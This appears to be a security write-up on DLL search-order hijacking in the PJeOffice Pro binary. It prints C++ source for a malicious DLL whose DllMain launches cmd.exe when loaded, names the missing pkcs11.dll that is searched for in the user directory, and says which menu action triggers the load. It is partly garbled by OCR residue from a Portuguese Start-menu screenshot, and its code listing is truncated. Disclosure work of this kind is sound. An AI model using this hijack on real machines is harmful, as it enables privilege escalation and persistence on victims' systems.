


PJeOffice Pro

It is possible to achieve privilege escalation through DLL Search Order Hijacking, or to establish persistence on a machine, using the PJeOffice Pro binary (pjeoffice-pro.exe). The following steps outline the process:

DLL Creation


A DLL was created to perform the exploitation using the following code:



```
1  #include "pch.h"
2  #include <stdio.h>
3  #include <windows.h>
4  #include <Lmcons.h>
5  #include <fstream>
6
7  BOOL APIENTRY DllMain(HMODULE hModule,
8                      DWORD ul_reason_for_call,
9                      LPVOID lpReserved
10 )
11 {
12
13     STARTUPINFO startInfo = { 0 };
14     PROCESS_INFORMATION processInfo = { 0 };
15
16     std::ofstream outdata;
17     TCHAR username[UNLEN + 1];
18     DWORD size = UNLEN + 1;
19     GetUserName((TCHAR*)username, &size);
20
21     switch (ul_reason_for_call)
22     {
23     case DLL_PROCESS_ATTACH:
24         CreateProcess(TEXT("C:\\Windows\\System32\\cmd.exe"), NULL, NULL, NULL, FALSE, NULL, NULL, NULL, &startInfo, &processInfo);
25     case DLL_THREAD_ATTACH:
26     case DLL_THREAD_DETACH:
27     case DLL_PROCESS_DETACH:
```

Search for Missing DLL

After analyzing the binary in Procmon64, it was observed that there is a missing DLL named `pkcs11.dll`, which is searched for in my user directory (`C:\Users\<user>`):



Now, it is necessary to start the program and click on **Configuração de Certificado**:

🔍 pjeOffice Pro



Tudo

Aplicativos

Documentos

Web

Configurações



378



B



Melhor correspondência



PJeOffice Pro
Aplicativo

Aplicativos



pjeoffice-pro-v2.5.13u-
windows_x64.exe



Pesquisar na Web



pje - Ver mais resultados da pesquisa



pje trt2



pje mg



pje trf3



pje rj



pje ba



pje trt15



Pastas (1+)



PJeOffice Pro

Aplicativo



Abrir



Executar como administrador



Abrir local do arquivo




Fixar em Iniciar



Fixar na barra de tarefas



Desinstalar



This way, the DLL will be loaded:

